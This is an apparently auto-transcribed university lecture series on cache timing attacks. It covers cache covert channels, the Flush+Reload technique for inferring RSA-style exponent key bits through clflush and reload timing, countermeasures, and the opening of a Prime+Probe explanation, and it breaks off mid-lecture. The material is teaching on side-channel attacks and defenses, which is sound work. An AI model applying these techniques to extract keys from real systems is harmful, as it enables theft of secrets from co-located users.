
(Refer Slide Time: 17:45)



In a similar way if process P_1 wants to transmit a 0 or two process P_2 it would set the value of bit to be equal to 0 thus the load P_1 gets executed now B P_1 as we've discussed would get mapped to the B set and therefore it would evict one of the process P_2 data present over here thus in this particular case when a P_2 continues its execution in this infinitely while loop the time taken for the loads of $B1$ $B2$ $B3$ and $B4$ would be higher compared to the low time taken to load $A1$ $A2$ $A3$ and $A4$ and this is due to the additional cache miss that is present in the set B in this way process P_1 can transmit in terms of bits to process P_2 by just deciding which address to load from either to load from the address A or to load from the address B and if we just extend this

particular idea we can see how a process P_1 could send a large message to process P_2 and the code for the process P_1 would do something like this.

(Refer Slide Time: 19:01)



So for each let us say for example process P_1 wants to send a message so what it would do is that it would have an in have a while loop and for each bit in that message it would either load from the A location or the B location so thus we see that it is possible even though there is huge amounts of protection or between process 1 and process 2 both by the hardware as well as the operating system due to the shared cache memory that is present in the processor it would be possible for one process to transfer information to another process. However what is actually required over here is that process P_1 and process P_2 have an agreement about the format in which the bits are transmitted crosses P_1 and P_2 for example should agree upon the sets which are used for the communication and also they would have to agree upon a particular protocol for communicating between the two processes.

(Refer Slide Time: 20:09)

Covert Channels


- Identifying: Not easy because simple things like the existence of a file, time, etc. could be a source for a covert channel.
- Quantification: communication rate (bps)
- Elimination: Careful design, separation, characteristics of operation (eg. rate of opening / closing a file)

13

Now cache covert channels are a big problem it is very difficult to actually identify such problems. Covert channels in general are a big problem the cache covert channels are just one example in addition to this there could be several other different types of covert channels and thus identifying all the covert channels present in the system is quite a difficult task.

Another important aspect when we talk about coming about covert channels is the communication rate or to quantify that covert channel here what is important for us is to measure the rate at which data can be communicated through that particular covert channel.

(Refer Slide Time: 19:01)



Covert Channels

- Identifying: Not easy because simple things like the existence of a file, time, etc. could be a source for a covert channel.
- Quantification: communication rate (bps)
- Elimination: Careful design, separation, characteristics of operation (eg. rate of opening / closing a file)

For example if we go back to this particular slide communication rate of this particular channel would be the number of bits transmitted from process one to process two per second so this typically is very slow so for example a good number would be say one or two bits per second is actually a very good cache covert channel so in order to eliminate such covert channels in other design one should be able to design the system extremely carefully and ensure that there is a proper separation between processes not just at the operating system level but also at the hardware level for example to prevent the cache covert channel one should ensure that at no time process P_1 as well as process P_2 are actually sharing the same cache memory in the lectures that follow we'll be looking at other forms of cache timing attacks where algorithms such as


cryptographic algorithms can be broken and secret keys from that crypto graphic algorithm can be stolen by means of measuring the memory access times, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Flush Reload Attacks

Hello and welcome to this lecture in the course in Secure System Engineering. In the previous lecture we got in details to microarchitecture attacks and we looked at cache covert channels. So, the aspect about cache covert channels is that we have 2 processes; process A and process B and both are sharing the same cache memory. And process A and process B are colluding with each other so that data and information from one process is transmitted to the other process in spite of all the security aspects offered by the operating system as well as the microprocessor. Now this communication through the covert channel is essentially due to the shared cache memory that is present between the process A and process B. So, in this particular lecture we will be looking at another form of cache timing attacks known as the Flush + Reload.

For these forms of attacks target application such as cryptographic algorithms and have been used to steal secret keys or secret information about the cryptographic algorithm through the cache memory. So to understand the flush and reload attacks we would 1st need to understand something known as Copy on Write. This would take us back to the operating system where we would look at the execution of something of the *fork* system call, so typical *fork* system called as you must be quite aware of would look something like this.

(Refer Slide Time: 1:58)




The *fork* system called which is used by the user processes would invoke the operating system and then the operating system would create a child process. Now when the *fork* system call returns, it could return with different values. In the parent process the *fork* will return with the PID of the child process, while in the child process the *fork* would return with 0 value of 0, so thus in these codes limit the parent process would execute over here in the if part, while the child process which has just been created would execute over here in the “else” apart.

Now, important for us with respect to the flush and reload is what happens in the operating system. So, whenever the *fork* system gets executed, the OS would duplicate the page directory and page table of the parent process. So what we would obtain would look something like this so we would have the parent page directory and page tables and just cloned child page directory and page table. Although virtual addresses for parent process and the child process would get mapped in a very similar way, so this is the physical memory present in the RAM and what we see over here is that the page tables of the parent as well as the child would essentially map to the same regions in the physical memory.

So, thus when the *fork* system calls return, we have the child process which is exactly duplicate of the parent process. These pages in the RAM between the parent and the child continue to be shared until either the parent or the child modifies some particular data. When this happens, then the operating system gets invoked again and a new page gets created for example, let us say we have one variable which is shared between the parent and the child process and let us say after the child gets created, the child process modifies that particular data when that instruction gets executed it would result in a fault in operating system and a new page corresponding to that modified data gets allocated to the child process in the physical memory.

So, the advantage we obtained from this is that a large portion between the parent and the child is shared. So for example, if you consider let us say a very common library like the G let us see which is used to at least stored common C functions such as *printf* and *scanf* because of this copy and write which is used the most systems, each and every process in that system would use the same copy of the *printf* and *scanf* functions which are present in RAM, so it would not do the case that each process would have a different version of the *printf* stored in RAM. The advantage to we achieve with this is that a large portion of the RAM gets saved.

(Refer Slide Time: 5:45)




16

Now we will also look at something known as the process tree, which is again a very common model for most modern-day operating system. What we do know is that all processes in an operating system are created using the *fork* system, except for the 1st process. The 1st process in every typical unique system is known as Init and this particular process is created by the operating system. From here this process would then *fork* various child processes and thus in this way creates an entire process tree. So, as we know if this is a process, this is the parent of that process, this is the parent of the 2nd process and so on, so all processes while we go back to the Init process.

Now as a result of the copy on write, the library codes are eventually shared in the physical memory. So, for example if we have two processes, this purple process and the green process over here and we used the same library function, which in this case is SSL encryption. Eventually although these 2 processes are at different virtual memory spaces, eventually when they get mapped to physical memory they would eventually use the same copy of this SSL encryption which is stored in the RAM.


(Refer Slide Time: 7:33)



So let us see how we have these 2 processes; both executing SSL encryption, now we will look at what happens when these 2 processes share the same last level cache memory or the LLC cache memory. So the architecture we are looking at is something like this, we have to cores; core 1 and core 2, the process is executing in core 1 and process two is executed in core 2. And as we have discussed before, both of these processes execute the same SSL encryption, also what we assume is that both core 1 and core 2 share the same last level cache, so this is a grown-up picture of what the cache memory looks like.

Now, when the process one the green process executes the SSL encryption, as we know that there would be a certain number of cache misses that occurs, and as a result there will be parts of the instruction and data corresponding to this SSL encryption, which gets loaded into the cache memory. So, in the 1st one we will obtain a large number of cache misses and the cache would then contain some aspects of the SSL encryption. The 1st execution which in this example corresponds to the process one would thus be very slow due to the large number of cache misses that occurs. Now let us see what would happen when the 2nd process executes the exact same function.

(Refer Slide Time: 8:54)



18

So when this process executes, note that since the data is already present in the last level cache, note that since the instructions are already present in the last level cache due to the prior execution by process 1, the 2nd process would then get a lot of cache hits when SSL encryption is executed, thus the execution time for the 2nd process would be considerably faster than the execution time for the 1st process even though the function is exactly identical. With this we have actually seen how one process could influence the execution time of other process. Now we will look a little more detail and we would see how one process can leak secret information from another process.

(Refer Slide Time: 9:53)

Flush + Reload Attack on LLC

Part of an encryption algorithm

```
1 function exponent(b, e, m)
2 begin
3   x ← 1
4   for i ← |e| - 1 downto 0 do
5     x ← x2
6     x ← x mod m
7     if (ei = 1) then
8       x ← xb
9     x ← x mod m
10    endif
11  done
12  return x
13 end
```

cflush Instruction


Takes an address as input.
Flushes that address from all caches
cflush (line 8)

Now let us say we have SSL encryption and one function in that SSL encryption looks like this, this function is known as exponent, it takes 3 values b , e and m and this is a very common function used in public key ciphers such as the RAC encryption. So in a typical RAC like encryption, this second argument the key argument is secret.. Now it features go through at a very high level, we just look at this invocation, we see that the e value is used over here, essentially e_i would indicate the i th bit in e .

So what is done in this particular function is that there is a for loop from the more significant bit in e down to 0 that is the least significant bit, and in every iteration of this for loop there is a condition check to determine whether the i th bit in e is 1 or 0. If i th is 1, then we do multiplication followed by modular reduction, if the i th bit is 0 then these 2 steps in 8 and 9 are skipped. Now we will see how in other process which shares the same last level cache could use the flush plus reload attack in order to extract one bit of information of the above secret, E_i . So what is important for us is this X 86 supported instruction known as CLFLUSH, so this CLFLUSH instruction takes an address as input and flushes that particular address from all the caches present in that system.

So for example, you execute CLFLUSH and provide the address of the line 8, and what would be guaranteed from here is that the line 8 all the data corresponding to line 8 in this code would be flushed from all the caches present in the system, so the flush and reload attack works as follows.

(Refer Slide Time: 12:19)



Essentially the attacker has 2 phases; there is a flush phase and then there is a reload phase. During the flush phase the attacker executes a line like this, during the flush phase the attacker executes an instruction such as this and ensures that instructions corresponding to line 8 are flushed from the cache memories. During the reload phase, the attacker would access the instructions present in line 8 and therefore, these instructions would then be reloaded into the cache memory thus what is happening is that the attacker is constantly toggling between 2 modes; flush mode where this CLFLUSH gets executed and data is moved out of the cache, then there is a wait for some time. And then there is a reload mode where the recently flush data is accessed taken so that it is reloaded back into the cache.

And during the 2nd step when the data is reloaded into the cache, the attacker also measures the time taken for that particular instruction to execute. So, note that if there is a cache miss, then the execution time will be high, on the other hand if a cache hit occurs then the execution time during the reload phase would be much lower.

So while the attacker keeps toggling between these 2 steps of flush and reload, we would see what happens as time progresses. So the red part over here shows the reload step, and the blue part over here shows the time for the flush step. So over here for example, there is a flush that has happened and the attacker has used CLFLUSH to flush out the instructions corresponding to line 8 from the cache, it waits for some time and then the reload step is triggered. And as we would expect since the instructions corresponding to line 8 has been flushed from the cache, we would obtain a cache miss and therefore the execution time to reload would be considerably large.

Now let us assume that during one of the flush and reload phases, there is also the victim that has executed. And the victim has executed this particular for loop and for a particular value of E I which was set to 1, it has executed line 8 and line 9 so as a result, the victim's execution would result in a cache miss, instructions corresponding to line 8 and line 9 would get loaded into the cache memory. Now consider the attacker's reload phase, since the instructions corresponding to line 8 are present in the cache the attacker during the reload phase would witness cache hits and therefore the execution time during this particular reload phase would be considerably shorter. Thus, the attacker would be able to infer that the instructions corresponding to line 8 in the process 1 has executed, and as a result he could infer that the E Ith bit happens to be 1.

So there are many other possibilities which are depicted in these 3 figures below; for example, the eviction could occur exactly at that time when attacker's reload phase is occurring or slightly before, or there could be also multiple accesses by the victim before the reload phase executes. Now the important take away from this particular slide is the fact that by monitoring the execution time of the reload, the attacker would be able to identify whether certain instructions were executed by the victim process or not, and from this particular information the attacker would then be able to infer secret information about that victim process.

(Refer Slide Time: 16:37)

Flush + Reload Attack on LLC

Part of an encryption algorithm

```

1 function exponent(b, e, m)
2 begin
3   x ← 1
4   for i ← |e| − 1 downto 0 do
5     x ← x2
6     x ← x mod m
7     if (ei = 1) then
8       x ← xb
9       x ← x mod m
10    endif
11  done
12  return x
13 end

```

clflush Instruction


Takes an address as input.
Flushes that address from all caches
clflush (line 8)

Flush+Reload Attack, Yuval Yarom and Katrina Falkner (<https://eprint.iacr.org/2013/448.pdf>)

19

Example over here, if these instructions have executed then the attacker would infer a value of 1 for that E_i bit of key, if these instructions have not been executed then the attacker will infer that the E_i bit is 0.

(Refer Slide Time: 16:56)



21

This particular slide shows the reload time as the vitamins executing, we can clearly see that there is significant difference when there is a cache hit which is corresponding to these areas over here when there is a cache miss. So, from this the attacker can infer what instructions were actually executed by the victim process. So, how we would actually counter this flush and reload attack?

(Refer Slide Time: 17:23)

Countermeasures

- Do not use copy-on-write
 - Implemented by cloud providers
- Permission checks for clflush
 - Do we need clflush?
- Non-inclusive cache memories
 - AMD
 - Intel i9 versions
- Fuzzing Clocks
- Software Diversification
 - Permute location of objects in memory (statically and dynamically)

22

The most obvious way to actually prevent such an attack is to not to use copy and write principle which is implemented by most operating systems, however this is easier said than done because copy and write is a very efficient way to utilise the fixed amount of RAM that is present in the system.. However, as we see even though there are security vulnerabilities

with respect to copy and write, it is still a very preferred way for doing things. So however, very recently cloud providers have prevented copy on write from one virtual machine to another virtual machine.

Another way of preventing this particular attack is to redesign the instruction CLFLUSH and make it a privilege instruction. As such, a typical application does not use a function like CLFLUSH, such an instruction is typically used to achieve memory consistency and which is not typically needed by many applications. One possible countermeasure is to for example, is to make CLFLUSH a privilege instruction and only super users or root users would be able to invoke CLFLUSH. Another alternative is to make CLFLUSH accessible only through a system call. A 3rd countermeasure which is now adopted by Intel and has always been followed by AMD is to create cache memories which are non-inclusive, we will not go further into these things.

So modern Intel machine especially from Intel I9 and so on have non-inclusive caches which can prevent the flush and reload attacks, other solutions are by fuzzing clocks present in the system, typical clock that is used in such schemes the RDTSC timestamp counter. Another countermeasure is by fuzzing clocks so that the attacker will not be able to make precise timing measurement. Another alternative is by software diversification where you permute the locations of objects in memory so that by monitoring the hits and misses or by obtaining the hits and misses, the attacker will not be easily able to identify what instruction was actually being executed at that location, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Prime Probe attacks

Hello and welcome to this lecture in the course for Secure Systems Engineering. In the previous lectures we have been looking at cache timing attacks, we had looked at the cache covert channel first and then in the later video we had looked at the Flush + Reload attack. In this lecture will be looking at another cache timing attack known as cache collision attacks.

(Refer Slide Time: 0:45)


Cache Collision Attacks

- External Collision Attacks
 - Prime + Probe
- Internal Collision Attacks
 - Time-driven attacks

24

So essentially there are two types of cache collision attacks, they are external cache collision attacks and internal cache collision attacks. So external cache collision attacks are popularly known as prime and probe attacks, while internal collision attacks are known as time-driven attacks, so in this lecture we will first start with a prime and probe attack and then we will look at time-driven attack.

(Refer Slide Time: 1:12)



In a prime and probe attack the scenario we are considering is either this or this or we have a victim process running in a particular core and a spy process running in another processor core, the both the victim and spy are sharing the same cache memory. So in this particular example we have the last level cache memory shared between the victim process and the spy process.


In this setup on the other hand we have both the victim and the spy running on the same processor core, the assumption over here is that this particular processor core is a symmetrically multi-threaded processor core or in other words when using the Intel's nomenclature this processor core is a hyper threaded processor core. So given this particular scenario we have the victim and the spy running simultaneously and sharing the common L1 cache memory.

As we have seen before the cache memories could be very abstractly represented by this particular figure. So over here we have rows corresponding to each set in that particular cache memory, so here for example we have N cache sets going from set 0 to set N and each set has 4 ways, way 0 to way 3, so depending on the address that is accessed by the victim or the spy process so one particular cache line in a particular set is used to store the victim and the spy data.

Now what we will see in this lecture is that in a prime and probe attack in situation such as this it is possible for the spy process to gain some information about the victim process. So

this attacks has been used very famously retrieve a secret keys from a victim process which is executing a cryptographic algorithm.

(Refer Slide Time: 3:32)




26

The prime phase looks something like this, so if there is an infinite loop in the spy process and for each cache set the spy process creates certain load instructions, which accesses all the ways of that particular cache set, while this is done the spy also times these load instructions. So the timing is done by this function, where initially we invoke a clock source and get the starting time and then after accessing all the cache ways and loading all the spy data into the cache then we invoke the timer again and get the end time, now the access time is given by $\text{end} - \text{start}$.


So, once this is done for all the cache sets what good result at the end of this for loop is that the entire cache is filled with spy data. So, spy is continuously doing this and as a result the entire cache is filled with the spy data. Next what happens is that the spy process waits for some time, the next what happens is that the spy process waits for some time and is essentially waiting for the victim process to begin execution.

(Refer Slide Time: 4:50)

